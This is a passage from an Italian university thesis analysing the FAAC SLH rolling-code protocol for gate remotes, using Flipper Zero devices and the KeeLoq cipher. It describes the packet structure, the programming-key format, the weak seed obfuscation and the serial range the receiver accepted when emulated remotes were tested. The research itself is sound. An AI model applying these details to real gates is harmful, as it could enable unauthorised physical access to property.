UNIVERSITÀ
DI TRENTO

Dipartimento di Ingegneria e Scienza dell'Informazione

Corso di Laurea in
Informatica

Studio del protocollo FAAC SLH e sviluppo di un emulatore di ricevitore con Flipper Zero

Relatore

Prof. Bruno Crispo

Co-Relatore

Dott. Carlo Ramponi

Laureando

Alessandro Marostica

228415

A.A. 2024/2025

Ringraziamenti

Mi sento in dovere di dedicare alcune parole per mettere in chiaro la mia infinita riconscenza verso chiunque abbia contribuito, direttamente o indirettamente, non solo a questa tesi ma anche al mio percorso universitario e alla mia vita in qualsiasi modo.
Iniziando con un tono formale, porgo un ringraziamento speciale al mio relatore, prof. Bruno Crispo, per la disponibilità alla collaborazione, l'interesse mostrato e le creative idee di lavoro. Un'altrettanto speciale ringraziamento va a dott. Carlo Ramponi per la costante disponibilità e il grande supporto mostrati durante la creazione di questo progetto.
Passando a ciò che è più informale voglio assolutamente ringraziare in primis mamma e papà per tutto quello che avete fatto negli anni, il supporto di ogni tipo, la vicinanza nei momenti belli e nei momenti meno belli, la cura e l'amore che avete speso per farmi arrivare dove sono ora, anche senza che io me ne rendessi necessariamente conto. Per tutto ciò io vi sarò infinitamente grato.
Il ringraziamento più grande e significativo va a Beatrice che, da più di tre anni, è la parte più importante della mia vita. Non saprei esprimere quanto grandi siano stati i cambiamenti positivi che la mia vita ha attraversato grazie a Beatrice. Oltre a ciò, la sua presenza, il suo amore, la sua cura, la sua gioia e solarità sollevano costantemente la mia quotidianità. Specialmente gli ultimi mesi mi hanno fatto capire quanto importante questa persona sia per me. Spero che possa non cambiare per tanti anni a venire.
Sono fortunato di poter vantare tra le persone da ringraziare quelle che considero due famiglie. La prima è quella fatta da nonna Olga e nonna Bruna, zia Anna e zio Tullio, Zia Adelia e zio Giorgio, zia Vera e Zio Mario, Enrico, Nicola, Andrea e Francesca, che ringrazio per essere una parte fondamentale della mia vita da quando sono nato e per tutto il supporto che mi hanno sempre offerto nel retroscena.
La seconda famiglia che sono felicissimo di vantare è quella del mio largo gruppo di amici. Dire qualcosa di tutti richiederebbe troppe parole che riempirebbero altrettante pagine, mi limiterò quindi a nominare chiunque, chi più, chi meno, chi da più tempo, chi da meno tempo sia una persona importante per me. Secondo nessun ordine specifico parto dai Cereali, una strana cerchia di gente variegata su cui so di poter contare sempre, composta da Arianna, Achille, Alex, Alice, Beatrice S., Beatrice R., Francesco (il Benfi), Caterina, Clelia, Denis, Enrico, Eugenio, Giulia, Marco (il Toso), Riccardo. Segue una serie di persone con cui condivido l'attività zero stress di scout: Alessandra, Antonio, Tommaso (Baggins), Chiara, Federico M., Giovanni, Leonardo (Cabras), Margherita, Martina, Pietro (Pedro), Pietro (Geno), Sophia, Matteo, Riccardo (il Tondo), Abbiamo poi quei d'la basa, o i Montanari di pianura: Alessia, Anastasia, Francesca, Federico, Andreea, Ines, Nicola, Narinder. Mia ancora di salvezza è stata la compagnia universitaria: Alessandro R., Devis, Giovanni, Luca P., Diego, Luca D., Daniele, Mike, Davide, Elena, Ema, Angela, Ludo, Fre, Denny, Gabri, Arianna e Seba. La loro compagnia ha decisamente reso piacevole un percorso universitario non sempre gioioso e una vivibilità della città a dir poco discutibile. Chiudo con coloro che ho conosciuto alle medie, con cui ancora ho piacere a condividere un'amicizia duratura e sincera: Alessandra D. B., Gioele, Matilde, Rachele, Manuel e Angela. Ognuna di queste persone ha un ruolo molto importante nella mia vita, ognuna è una persona di un tipo molto raro al giorno d'oggi, quel tipo che fa del bene perché è giusto così, che ci mette tutto il proprio impegno nei confronti degli altri perché sa che se tutti facessero così il mondo sarebbe migliore, e io questa cosa la percepisco forte da loro. Nella speranza di poter vivere tanti anni in compagnia, continuerò acnh'io ad impegnarmi ad essere come loro e li ringrazio per avermi fatto capire come si fa.

Indice

Sommario

Questa tesi documenterà lo studio di FAAC SLH (Self-Learning Hopping Code), un protocollo di comunicazione radio sviluppato da FAAC per i propri radiocomandi utilizzati principalmente per l'automazione di vari sistemi di accesso.
Lo studio si è avvantaggiato dell'uso di due Flipper Zero: essi sono dispositivi portatili multifunzione programmabili capaci di varie interazioni con altri sistemi digitali, in particolare di captare e ricevere trasmissioni radio come quelle dei sistemi FAAC SLH.
Infine, questa tesi documenterà lo sviluppo su Flipper Zero di un emulatore di FAAC XR2, il ricevitore compatibile con il protocollo FAAC SLH.

1 Introduzione

1.1 Panoramica su FAAC SLH

I sistemi di automazione dell'accesso sono un punto critico in vari contesti: dalla sicurezza domestica a quella aziendale a quella pubblica, per esempio in cancelli automatici, accessi ad autostrade o parcheggi a pagamento.
I primi sistemi di accesso remoto senza chiave (RKE, Remote Keyless Entry) erano composti da un ricevitore che trasmetteva un codice fisso al ricevitore. Questo sistema si rilevò debole vista l'insorgenza di metodi di clonazione a costo relativamente basso che permettono la copia del segnale e la conseguente emulazione che avrebbe facilmente aperto una barriera. Questo tipo di attacco viene chiamato "Replay Attack".
La risposta delle aziende fu l'introduzione dei codici a rotazione (Rolling Code): con questa tecnica il ricevitore invia un codice diverso ad ogni trasmissione rendendo sostanzialmente più complessa l'operazione di clonazione di un segnale che, se reinviato, verrebbe rifiutato dal ricevitore.
In questo contesto FAAC, azienda italiana rilevante proprio per i propri sistemi di automazione dell'accesso, mette in commercio nel 1993 nuovi sistemi di RKE che supportano FAAC SLH (Self-Learning Hopping code), un sistema di codifica proprietario basato su KeeLoq, un algoritmo di cifratura implementante rolling code a sua volta proprietario sviluppato da Microchip Technology.
FAAC procederà ad installare un numero notevole di sistemi SLH non solo in Italia e ad aggiornare i propri dispositivi per supportare variazioni come SLH LR (Long Range). A metà 2024 FAAC introduce il sistema FAAC FDS (FAAC Digital Signature) basato su cifratura simmetrica AES-128. Il ricambio chiaramente sarà lento e probabilmente avverrà rapidamente solo in contesti di alta sicurezza lasciando il sistema SLH largamente diffuso.

1.2 Obiettivo

Questa tesi documenterà in dettaglio il processo di studio di questo protocollo proprietario a partire da alcuni fatti scoperti dalla comunità di sviluppatori del Flipper Zero e una serie di osservazioni e dati raccolti con l'ausilio di differenti strumenti:

- Un ricevitore FAAC XR2N (compatibile con FAAC SLH, supporta 2 canali)
- Due trasmettitori FAAC XT2 433MHz (supporta 2 canali)
- Due Flipper Zero

Inoltre sarà anche documentato lo sviluppo di un emulatore per Flipper Zero del ricevitore FAAC XR2N. Tale emulatore sarà sviluppato esclusivamente sulla base dei dati raccolti durante lo studio data la natura proprietaria di questo prodotto.

1.3 Note

L'introduzione sul mercato del sistema FAAC FDS è stata seguita da una sostituzione dei ricevitori acquistabili ai nuovi FAAC XR2N. Questi nuovi ricevitori supportano il nuovo protocollo oltre ad essere retrocompatibili con ogni radiocomando precedente sempre prodotto da FAAC. Non si può avere la certezza assoluta che il ricevitore XR2N si comporti esattamente come un originale XR2 ma si può ipotizzare che i concetti fondamentali siano invariati.
Viene installato il firmware "Unleashed" [4] sul Flipper Zero: questo estende alcune funzionalità del dispositivo e, in particolare, implementa più in dettaglio il protocollo FAAC SLH semplificando di

gran lunga il lavoro.
In questo documento i termini “trasmettitore” e “radiocomando” verranno utilizzati in maniera intercambiabile.
A scopi estetici, autenticazione del radiocomando, riconoscimento del radiocomando, accettazione del radiocomando, sblocco del cancello/barriera da parte del ricevitore indicheranno l’evento in cui il ricevitore determina che una chiave ricevuta da un radiocomando è valida e corretta e permette di sbloccare la barriera a cui il ricevitore è connesso.

2 Testbed: il Flipper Zero

2.1 Panoramica del dispositivo

Il Flipper Zero è un dispositivo portatile multi-strumento progettato per interagire con sistemi digitali ed hardware. Nell'ambito di questo studio sono notevoli le capacità di lettura, analisi, trasmissione e clonazione di segnali su frequenze subghz (<1GHz).
Di notevole rilevanza è la natura modulare ed open source del dispositivo che ne permette all'utente il pieno controllo del firmware. Inoltre offre funzionalità di debugging tramite firmware blackmagic (implementato nel dispositivo WiFi DevBoard for Flipper Zero).
Le funzionalità più cruciali per questo studio sono due:

- Il Flipper Zero è in grado di intercettare un segnale subghz (FAAC SLH in questo caso), analizzarlo e decodificarlo secondo le possibilità dell'algoritmo implementato.
- Il Flipper Zero è in grado di emulare numerosi protocolli subghz di radiocomandi per sistemi di accesso.

Queste funzionalità sono già implementate nel firmware ufficiale [5] ma, in particolare, il protocollo FAAC SLH è implementato solo parzialmente: alcune trasmissioni speciali non sono correttamente analizzate dal Flipper Zero e non è disponibile l'emulazione di un radiocomando FAAC SLH.
A risolvere questo problema entra in gioco un firmware non ufficiale: Unleashed [4]. Quest'ultimo implementa completamente il protocollo FAAC SLH e ne permette l'emulazione.

2.2 Funzionalità sfruttate

Il firmware del dispositivo dispone di due funzioni cruciali per questo studio, nel sottomenù `Sub-GHz` troviamo la possibilità di:

- Intercettare e decodificare segnali sotto la sezione `Read`.
- Intercettare segnali anche sconosciuti sotto la sezione `Read RAW`.
- Emulare un radiocomando dal protocollo noto configurandolo manualmente sotto la sezione `Add manually`.

Qualsiasi segnale che viene intercettato o emulato dal dispositivo può essere salvato in memoria e consultato da PC tramite il software "qFlipper" [14]. Questo software permette inoltre aggiornamenti del firmware ufficiale e recupero del dispositivo in situazioni in cui il firmware è irreversibilmente compromesso.

2.3 Programmare su Flipper Zero

Per lo sviluppo di questo progetto è stato impiegato l'editor Visual Studio Code, scelto per l'ampio supporto disponibile e per la predisposizione della toolchain di sviluppo per Flipper Zero.
Il team di Flipper Zero ha messo a disponizione una toolchain per lo sviluppo composta del tool `fbt` [12] che costituisce un punto d'ingresso per vari comandi e utilità legate al firmware del dispositivo. Inoltre un insieme di impostazioni dell'editor VSCode può essere inizializzato tramite il comando `./fbt vscode_dist`, questo permetterà di eseguire numerosi comandi tramite la funzionalità "Tasks" dell'editor e di avere una corretta evidenziazione di sintassi.
Alcuni comandi utili del tool `fbt` sono:

- `./fbt COMPACT=[0|1] DEBUG=[0|1] FORCE=[0|1] flash_usb_full` per caricare un firmware sul dispositivo. I parametri hanno i seguenti ruoli:
  - `COMPACT` applica delle ottimizzazioni alla compilazione se il valore è 1, è consigliabile disabilitarlo per evitare problemi durante il debugging.
  - `DEBUG` se abilitato compila con simboli e funzionalità per il debug abilitate, è necessario abilitare questo parametro per effettuare debugging.
  - `FORCE` forza l'operazione specificata, questo parametro è necessario per caricare il firmware in maniera pulita.
- `./fbt COMPACT=[0|1] DEBUG=[0|1] launch APPSRC=[percorso applicazione]` per lanciare un'applicazione dell'utente sul dispositivo. I parametri hanno i seguenti ruoli:
  - `COMPACT` e `DEBUG` svolgono lo stesso ruolo menzionato precedentemente ma applicato alla specifica applicazione lanciata.
  - `APPSRC` specifica il percorso dell'applicazione, solitamente l'applicazione è composta da una cartella posta in `applications_user`.

Le funzioni disponibili nella toolchain del Flipper Zero che vengono utilizzate in questo progetto sono numerose, alcune delle più rilevanti sono:

- Funzioni con prefisso `furi_hal`: sono funzioni che astraggono alcune capacità dell'hardware (Hardware Abstraction Layer), permettono di, per esempio, emettere vibrazione, accendere il led o gestire l'alimentazione USB (che, durante la ricezione subghz, conviene disabilitare per evitare interferenze).
- Funzioni con prefisso `furi_string`: sono funzioni che permettono la manipolazione della struttura `FuriString`, un wrapper che estende le capacità della stringa standard di C. Va notato come differenti funzioni nel Flipper Zero possano richiedere l'oggetto `FuriString` o una stringa standard di C, per ottenere quest'ultima dalla prima esiste la funzione `furi_string_get_cstr`, viceversa, per inserire caratteri in un oggetto `FuriString` partendo da una stringa standard esiste la funzione `furi_string_printf`.
- Funzioni con prefisso `canvas`: sono funzioni che gestiscono la creazione e modifica dell'immagine che appare sullo schermo del Flipper Zero.
- Funzioni con prefisso `view_dispatcher`: sono funzioni che gestiscono il View Dispatcher, un meccanismo che permette la navigazione tra vari sottomenù e varie schermate di un'aplicazione.
- Funzioni con prefisso `submenu` o `widget`: queste funzioni gestiscono rispettivamente i Submenu e i Widget, alcune schermate predisposte allo specifico ruolo descritto dal loro nome.
- Funzioni con prefisso `subghz`: come suggerito dal nome, queste funzioni gestiscono tutto ciò che ha a che fare con la funzionalità subghz del dispositivo. Spesso la loro funzione non è charissima nonostante l'espressività del nome.
- Funzioni con prefisso `FURI_LOG`: sono delle macro variadiche che stampano la stringa fornita nel livello di logging appropriato (accessibile, come spiegato a breve, tramite WiFi Devboard). I differenti livelli sono: Error (`FURI_LOG_E`), Warning (`FURI_LOG_W`), Info (`FURI_LOG_I`), Debug (`FURI_LOG_D`) e Trace (`FURI_LOG_T`).

2.4 Debugging su Flipper Zero

Tramite il dispositivo WiFi DevBoard for Flipper Zero è possibile effettuare debug del software sviluppato per il dispositivo tramite l'editor.
Come descritto sulla documentazione è consigliabile effettuare un aggiornamento del firmware della devboard prima di usarla per debugging. Inoltre, per poter leggere il log generato dall'esecuzione di

funzioni quali `FURI_LOG_[E|W|I|D|T]`, è necessaria la configurazione del software "minicom" per leggere l'output seriale del dispositivo. Entrambi questi procedimenti sono descritti sulla documentazione della devboard [15].
Il seguente procedimento per effettuare debugging si è rilevato efficiente e affidabile:

- Si connette la devboard al Flipper Zero spento.
- Si connette la devboard tramite USB al PC.
- Si accende il Flipper Zero normalmente o connettendolo via USB al PC.
- Si modifica l'impostazione in `Settings` → `System` → `Debug` al valore `ON`.
- Si lancia la sessione di debug.
- Si lancia l'applicazione sviluppata sul Flipper Zero, la sessione di debug incontrerà un breakpoint automatico che permetterà di impostare aggiuntivi breakpoint nel codice dell'applicazione sviluppata.

2.5 Problematiche riscontrate

Un notevole problema riscontrato durante questo studio è la relativa mancanza di documentazione del codice sorgente. Seppure strutture dati e funzioni siano discretamente descritte, manca un qualche documento che aiuti un principiante ad introdursi alla programmazione su Flipper Zero. Per comprendere come avviene lo sviluppo di un'applicazione è necessario spendere tempo leggendo il codice sorgente di altre applicazioni esistenti o seguendo guide online che, tuttavia, tendono a non essere né approfondite né aggiornate. A questo proposito la playlist "Flipper Zero - CODE" di Derek Jamison su YouTube si è rivelata molto utile [8].
Il Flipper Zero è di norma in grado di riportare precisamente errori che ne hanno causato il crash, per esempio `NULL pointer dereference`, `BusFault`, `furi_check failed` e altri. Tuttavia, durante lo sviluppo dell'emulatore, si è osservato come una gestione erronea di puntatori e memoria dinamica porti a comportamenti imprevedibili nel Flipper Zero: in particolare, provare ad accedere a memoria deallocata non sempre causa l'errore `NULL pointer dereference`. A questo proposito è importante l'utilizzo della devboard per effettuare debugging linea per linea del codice dell'applicazione.
Anche la documentazione sull'utilizzo della devboard è scarsa. Di norma e da istruzioni del firmware Unleashed [4], sia applicazioni che firmware sono compilate con il parametro `COMPACT=1`, questo sembra introdurre delle specifiche ottimizzazioni che sembrano confondere il debugger in fase di operazione. Per risolvere questo problema è semplicemente necessario ricompilare firmware e applicazioni con parametro `COMPACT=0` tramite `fbt`.

3 Studio del funzionamento

3.1 Il sistema dal punto di vista dell'utente

Il sistema FAAC SLH a 2 canali presenta due componenti:

- Il ricevitore: una PCB con due pulsanti per gestire tutte le funzioni di memorizzazione dei radiocomandi e 4 dipswitch per gestire la modalità di operazione.
- I radiocomandi: semplici trasmettitori a due pulsanti e un led memorizzabili nel ricevitore.

Il ricevitore offre una semplice procedura per memorizzare e sincornizzare i radiocomandi, procedura dopo la quale il radiocomando potrà essere utilizzato per il suo scopo. Il sistema FAAC SLH è progettato per essere tollerante: nel caso in cui alcuni segnali del trasmettitore non raggiungano la destinazione, il ricevitore si risincronizzerà (entro alcuni limiti) automaticamente.
Inoltre i trasmettitori offrono due funzionalità:

- TX coding: un trasmettitore può trasmettere la sua chiave di sistema ad un altro trasmettitore che cambierà la propria chiave di sistema in quella appena ricevuta effettivamente clonando il primo.
- Master/Slave: di fabbrica un trasmettitore è "master", ciò vuol dire che può trasmettere la sua chiave di sistema. Tramite la pressione dei pulsanti in una determinata sequenza un master può essere trasformato in "slave", quest'ultimo viene permanentemente privato della capacità di trasmettere la sua chiave di sistema ma non di assumerne altre.

Varie revisioni dei manuali [10, 11] dei radiocomandi riportano più o meno informazioni sulle funzionalità dei prodotti.

3.2 La trasmissione

3.2.1 Segnale ed interpretazione

Primo passo nello studio del sistema FAAC SLH è intercettare un segnale per capirne la struttura e la funzione. A questo scopo il Flipper Zero si rivela estremamente utile vista la funzionalità di ricezione di segnali SubGHz già implementata in dettaglio. Utilizzando la funzione "Read RAW" del Flipper Zero possiamo ottenere una lettura non processata del segnale. Questa lettura viene esportata dal Flipper Zero in un file (estensione sub) che riporta le seguenti informazioni [13]:

- Filetype: il tipo e contenuto del file.
- Version: un informazione interna riguardo la versione del'implementazione.
- Frequenza: la frequenza di ricezione del segnale.
- Preset: impostazioni di ricezione come modulazione e ampiezza d'onda.
- Protocollo: il protocollo se risconosciuto (RAW se in modalità raw).
- Data: la trasmissione effettivamente ricevuta.

Per la lettura di un segnale FAAC SLH si usano queste impostazioni:

- Frequenza: 433.92MHz.
- Modulazione: AM270 (rappresenta una modulazione On/Off Keying con ampiezza d'onda di 270kHz).

Una lettura così effettuata genererà un file il cui campo "Data" è popolato con una serie di numeri alternativamente positivi e negativi che rappresentano rispettivamente segnale alto e silenzio di lunghezza specificata dal valore assoluto del numero (valore 1 = 1 microsecondo). Osservando queste informazioni si possono estrarre numerose informazioni:

- Il segnale del trasmettitore sembra iniziare con un segnale di circa 150ms seguito da un silenzio lungo altrettanto.
- Una coppia di segnale di 0.3ms e silenzio di 0.3ms viene inviata 8 volte, questa sequenza sembra essere un segnale introduttivo che annuncia l'arrivo della sequenza di dati.
- una coppia di un segnale lungo 1.1ms e un silenzio lungo altrettanto è inviata, questa sequenza sembra essere un preambolo alla sequenza di dati che rappresenta il payload principale.
- 64 coppie di segnale e silenzio sono inviate, questa sequenza sembra essere il payload della trasmissione. Queste coppie si configurano in solo due possibili modi:
  - Segnale lungo (0.6ms) seguito da silenzio corto (0.3ms).
  - Segnale corto (0.3ms) seguito da silenzio lungo (0.6ms).
- A questo punto il segnale si ripete a partire dal preambolo fino al rilascio del pulsante del trasmettitore.

Appare quindi chiaro che le 64 coppie segnale-silenzio rappresentino un payload di 64bit in cui ogni coppia rappresenta un bit 1 o 0.
Il codice sorgente del firmware del Flipper Zero (sia originale che Unleashed) rivela che:

- Segnale corto seguito da silenzio lungo corrisponde al bit 0.
- Segnale lungo seguito da silenzio corto corrisponde al bit 1.

A questo punto è triviale ottenere il payload a partire da questi dati, una funzione per ciò è già implementata nel Flipper Zero nel file `lib/subghz/protocols/faac_slh.c`[4].

3.2.2 Struttura del pacchetto dati

D'ora in poi con il termine "chiave" si intenderà il pacchetto dati di 64 bit inviato dal trasmettitore.
Il trasmettitore FAAC SLH può trasmettere due chiavi differenti:

- Chiave normale: inviata alla pressione normale di uno dei pulsanti, è il pacchetto standard inviato quando il radiocomando deve autenticarsi nel ricevitore.
- Chiave di programmazione: inviato alla pressione di uno dei pulsanti mentre il trasmettitore è in modalità "Programmazione", all'interno del codice del firmware "Unleashed" viene soprannominato "Master Remote Prog Key".

Analizziamo prima la chiave normale che, secondo la rappresentazione esadecimale di 64 bit, prenderà questa forma:

`XX XX XX XY ZZ ZZ ZZ ZZ`

I 4 byte più significativi (`XX XX XX XY`) rappresentano quello che viene soprannominato "code fix". Questa porzione contiene il numero seriale, detto "serial", del trasmettitore (`XX XX XX X`, 28 bit) e il valore del tasto premuto (`Y`, 4 bit), detto "button". Chiaramente il serial non varia mai per un trasmettitore mentre il button varia in base al pulsante premuto[1].
I 4 byte (32 bit) meno significativi (`ZZ ZZ ZZ ZZ`) rappresentano quello che viene soprannominato "code hop", ovvero il codice a rotazione in sé. Ovviamente il code hop cambia ad ogni trasmissione.
Si potrebbe pensare a questi due elementi come l'username (il code fix) e la password (il code hop) di un tradizionale login form. Si è rilevato che il ricevitore apparentemente accetti esclusivamente trasmettitori con valore serial entro il range $[A0000000–A0FFFFFF]$ in questa maniera:

[1] Il code fix può cambiare quando il radiocomando è trasformato in slave ma mai in operazione normale

- Si emulano vari radiocomandi FAAC SLH tramite la funzionalità `Add manually` → `Faac SLH 433MHz` sul Flipper Zero (firmware Unleashed necessario).
- Si inviano vari segnali con vari differenti valori di "code fix", count invariato e seed invariato.
- Si osserva che solo valori di code fix compresi nel range precedentemente menzionati si autenticano correttamente nel ricevitore.

Non può essere escluso che altri valori vengano accettati dal ricevitore vista l'implausibilità di testare tutte le combinazioni di 32 bit, tuttavia è ragionevole pensare che sia l'implementazione effettiva interna al ricevitore. Il range sopra menzionato offre 16^6 possibili code fix.
Analizziamo ora la chiave di programmazione che prende questa forma:

```
52 0F XX XX XX XX YY 00
```

Si può osservare come questa chiave sia contraddistinta dai primi 2 byte più significativi e dal byte meno significativo che rimangono costanti a qualsiasi trasmissione di questo tipo. Si può ipotizzare che sia questo il meccanismo con cui il ricevitore riconosce il tipo di chiave ricevuta.
Il contenuto di questa chiave è diviso in `XX XX XX XX` che rappresenta il valore del seed codificato e `YY`, valore che viene chiamato mCnt necessario alla decodifica del seed.
La chiave è trasferita in modalità Big Endian.

3.3 Implementazione del codice a rotazione

3.3.1 KeeLoq

Come menzionato precedentemente FAAC SLH sfrutta l'algoritmo KeeLoq per l'implementazione del codice a rotazione. Ai fini di questo studio non è necessaria una conoscenza troppo approfondita di questo algoritmo, difatti si potrebbe semplicemente considerarlo un black box algorithm che prende in input un payload e la chiave ed è in grado di crittografare o decrittografare i dati. Tuttavia risulta utile comprenderne a grandi linee il funzionamento per capire come FAAC SLH lo integra.
Keeloq, a partire dagli anni '80, gode di ampio utilizzo in sistemi di RKE per veicoli, barriere fisiche e sistemi di allarme.




Figura 3.1: Fase di encrypt in KeeLoq [16]

L'algoritmo KeeLoq sfrutta due registri da 32 bit (stato) e 64 bit (chiave) che, rispettivamente, operano come Non-Linear Feedback Shift Register (NLFSR) e registro circolare e, sempre rispettivamente, sono inizializzati con il plaintext e la chiave segreta [16, 3, 1]. Un initialization vector (IV) è utilizzato in certe implementazioni per inizializzare il registro a 32 bit e garantire un cifrario differente per lo stesso messaggio [16]. Il ciclo principale di crittografia dell'algoritmo è composto di 528 iterazioni per ognuna delle quali il feedback dell'NLFSR dipende da i bit 1, 9, 20, 26 e 31 del registro di stato e da una specifica Non-Linear Feedback Function (NLF) data da:

$$NLF(a,b,c,d,e) = d \oplus e \oplus ac \oplus ae \oplus bc \oplus be \oplus cd \oplus de \oplus ade \oplus ace \oplus abd \oplus abc \text{ [16, 6, 3, 1]}$$

La funzione è rappresentabile dall'esadecimale 0x3A5C742E. L'output di questa funzione viene quindi combinato linearmente (XORed) con i bit 0 e 16 del NLFSR e dal bit 0 del registro chiave nel suo attuale stato. Il risultato di questa serie di operazioni viene reinserito nel NLFSR. Dopo ogni iterazione entrambi i registri scorrono di un bit a destra. Il risultato finale si ottiene dallo stato finale del registro di stato dopo le 528 iterazioni. Il vettore di inizializzazione del registro di stato è tipicamente sottoposto a XOR con i bit meno significativi della chiave sia prima che dopo le iterazioni.

Il processo di decrittografia avviene in maniera simile a quello di crittografia con alcune differenze chiave:

- Il registro di stato è inizializzato con il testo cifrato.
- La NLF dipende da un insieme diverso di bit di stato: 0, 8, 19, 25 e 30.
- L'output della NLF è sottoposto a XOR con bit differenti dello stato (31 e 15) e della chiave (15).
- Il registro di stato scorre verso sinistra.

Seppure la NLF introduca un fattore di non linearità è facile notare la semplicità della struttura e la lunghezza relativamente limitata della chiave a 64 bit. Inoltre vari attacchi criptoanalitici hanno sfruttato l'esistenza di approssimazioni lineari efficienti della NLF ed il fatto che l'utilizzo e l'aggiornamento della chiave dopo 64 round si ripete.




Figura 3.2: Fase di decrypt in KeeLoq [16]

3.3.2 KeeLoq in FAAC SLH

Per comprendere l'implementazione di KeeLoq a rotazione di FAAC SLH osserviamo il procedimento di memorizzazione nel ricevitore, il contenuto della chiave di programmazione e il codice sorgente del firmware Unleashed.
Il procedimento per memorizzare il trasmettitore nel ricevitore si compone di queste fasi:

- Tramite un pulsante sul ricevitore si imposta quest'ultimo in modalità "Programmazione".
- Si invia una chiave di programmazione con il trasmettitore, il ricevitore quindi uscirà dalla modalità programmazione.
- Si inviano due chiavi normali col trasmettitore e alla seconda ricevuta il ricevitore sarà sincronizzato e aprirà la barriera.

Ricordiamo il formato della chiave di programmazione:

```
52 0F XX XX XX XX YY 00
```

in cui `XX XX XX XX` è il seed codificato e `YY` è una chiave di decodifica. La routine della decodifica del seed si compone di un ciclo che itera sul valore del seed codificato YY volte il cui corpo è composto di semplici manipolazioni bitwise del valore in funzione di mCnt. Questa routine sembra un modo di offuscare il valore del seed durante la trasmissione ma risulta, tuttavia, estremamente debole.
Il codice responsabile di questo processo nel firmware Unleashed è riportato nell'appendice A.
Una volta ottenuto il seed, il ricevitore esce dalla modalità di programmazione e torna in modalità di ascolto normale, si può quindi supporre che il seed venga salvato internamente per inizializzare un counter interno.
Le successive due chiavi normali trasmesse, se sequenziali, sincronizzeranno il ricevitore con il trasmettitore.
Ricordiamo ora la struttura delle chiavi normali:

```
XX XX XX XX YY YY YY YY
```

dove `XX XX XX XX` è detto "code fix" e `YY YY YY YY` è detto "code hop".
Il code fix è composto a sua volta da numero seriale "serial" e pulsante premuto "btn" ma a livello di funzionalità del ricevitore non è necessario distinguere queste due parti.


Il codice del firmware Unleashed offre l'implementazione di KeeLoq in FAAC SLH per la decrittografia del code hop. Ricordiamo che l'algoritmo di KeeLoq crittografa un payload di 32 bit con una chiave di 64 bit. La chiave di 64 bit è ottenuta nella seguente funzione a partire dal seed e dalla cosiddetta "Manufacturer key", una chiave costante segreta legata a FAAC SLH.
É interessante il fatto che per ottenere la chiave da 64 bit la funzione di learning esegua l'intero algoritmo di KeeLoq nella versione di encrypt due volte.
Ottenuta la chiave di 64 bit si estrae il valore del counter dal risultato della decrittografia.
Il codice di questi vari procedimenti è riportato nell'appendice B.
Due note:

- Il count è composto di solo 5 cifre esadecimali (5 nibble).
- A volte la lettura della chiave di programmazione di un singolo radiocomando effettuata col Flipper Zero riporta un risultato peculiare differente dal normale: se il seed di un radiocomando è `XX XX YY YY` a volte `YY YY XX XX` viene letto. Non è chiaro se questo fatto risulti da un errore nell'implementazione del protocollo nel firmware Unleashed o se sia un comportamento anomalo del radiocomando.

In base a quanto dedotto dal codice del firmware, il code fix non entra in gioco nel processo di decodifica del valore count, infatti, come sarà spiegato successivamente, il ruolo di questo valore è cruciale nella sincornizzazione di multipli radiocomandi sullo stesso ricevitore.
É importante sottolineare come il processo appena descritto avviene nel Flipper Zero durante la lettura dei segnali FAAC SLH e non nel ricevitore originale FAAC SLH: è altamente probabile che internamente il ricevitore segua una logica ben differente quando si tratta di decriptare ed autenticare i segnali ricevuti, tuttavia la logica di KeeLoq rimane valida. Per esempio si potrebbe ipotizzare che il ricevitore decripti il segnale ricevuto dal radiocomando e verifichi il valore del counter, oppure che il ricevitore stesso calcoli il code hop previsto e verifichi che quello ricevuto corrisponda.

3.3.3 L'autenticazione

Come menzionato precedentemente, FAAC SLH è progettato per essere tollerante a desincronizzazioni entro un certo limite.
